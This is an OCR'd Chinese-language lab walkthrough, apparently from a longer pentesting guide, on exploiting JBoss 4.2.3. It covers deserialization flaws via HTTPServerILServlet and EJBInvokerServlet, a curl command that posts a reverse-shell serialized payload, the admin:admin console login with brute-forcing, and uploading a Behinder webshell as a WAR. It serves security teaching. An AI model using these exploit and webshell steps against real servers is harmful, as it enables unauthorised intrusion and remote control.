
需要安装Java环境 这里要注意JDK的版本 java6

同样是需要配置Jboss环境变量




运行run.bat

出现INFO 配置成功



C:\Windows\system32\cmd.exe
10:27:02,316 INFO [SimpleThreadPool] Job execution threads will use class loade
r of thread: main
10:27:02,331 INFO [QuartzScheduler] Quartz Scheduler v.1.5.2 created.
10:27:02,331 INFO [RAMJobStore] RAMJobStore initialized.
10:27:02,331 INFO [StdSchedulerFactory] Quartz scheduler 'DefaultQuartzSchedule
r' initialized from default resource file in Quartz package: 'quartz.properties'
10:27:02,331 INFO [StdSchedulerFactory] Quartz scheduler version: 1.5.2
10:27:02,331 INFO [QuartzScheduler] Scheduler DefaultQuartzScheduler_$_NON_CLUS
TERED started.
10:27:02,612 INFO [ConnectionFactoryBindingService] Bound ConnectionManager 'jb
oss.jca:service=DataSourceBinding,name=DefaultDS' to JNDI name 'java:DefaultDS'
10:27:02,721 INFO [A] Bound to JNDI name: queue/A
10:27:02,737 INFO [B] Bound to JNDI name: queue/B
10:27:02,737 INFO [C] Bound to JNDI name: queue/C
10:27:02,737 INFO [D] Bound to JNDI name: queue/D
10:27:02,737 INFO [ex] Bound to JNDI name: queue/ex
10:27:02,737 INFO [testTopic] Bound to JNDI name: topic/testTopic
10:27:02,737 INFO [securedTopic] Bound to JNDI name: topic/securedTopic
10:27:02,737 INFO [testDurableTopic] Bound to JNDI name: topic/testDurableTopic
10:27:02,752 INFO [testQueue] Bound to JNDI name: queue/testQueue
10:27:02,752 INFO [UILServerILService] JBossMQ UIL service available at : /127.
0.0.1:8093
10:27:02,768 INFO [DLQ] Bound to JNDI name: queue/DLQ
10:27:02,908 INFO [ConnectionFactoryBindingService] Bound ConnectionManager 'jb
oss.jca:service=ConnectionFactoryBinding,name=JmsXA' to JNDI name 'java:JmsXA'
10:27:02,924 INFO [TomcatDeployer] deploy, ctxPath=/jmx-console, warUrl=.../dep
loy/jmx-console.war/
10:27:03,096 INFO [Http11Protocol] Starting Coyote HTTP/1.1 on http-127.0.0.1-8
080
10:27:03,096 INFO [AjpProtocol] Starting Coyote AJP/1.3 on ajp-127.0.0.1-8009
10:27:03,111 INFO [Server] JBoss (MX MicroKernel) [4.2.3.GA (build: SVNTag=JBos
s_4_2_3_GA date=200807181417)] Started in 6s:801ms


本地访问一下



配置远程登录

1. C:\jboss-4.2.3.GA\server\default\deploy\jboss-web.deployer






1. 将address="${jboss.bind.address}"-->address="0.0.0.0"


保存退出 重启一下run.bat

kali远程访问



验证漏洞


1. /jbossmq-httpil/HTTPServerILServlet



说明是存在漏洞

漏洞利用

1. curl http://*192.168.175.196:8080/jbossmq-httpil/HTTPServerILServlet --data-binary @*
2. **ReverseShellCommonsCollectionsHashMap**.ser



修复建议

升级版本!

JBoss EJBInvokerServle反序列化漏洞(CVE-2013-4810)

验证漏洞

1. /invoker/**EJBInvokerServle**

能返回结果 就可以利用

两者区别

与(CVE-2015-7501)漏洞原理相同，这里详细介绍一下两者的区别


其区别就在于两个漏洞选择的进行其中JMXInvokerServlet和 EJBInvokerServlet利用的是 `org.jboss.invocation.Marshalledvalue` 进行的反序列化操作

而Web-console/Invoker利用的是 `org.jboss.console.remote.RemoteMBeanInvocation` 进行反序列化并上传构造的文件

Administration Console弱口令

Administration Console管理页面存在弱口令

存在管理界面




弱口令:

admin：admin


然后没有验证码 可以爆破

登陆后台上传war包!

这里有上传按钮




这边用冰蝎的马儿 进行打包war 上传

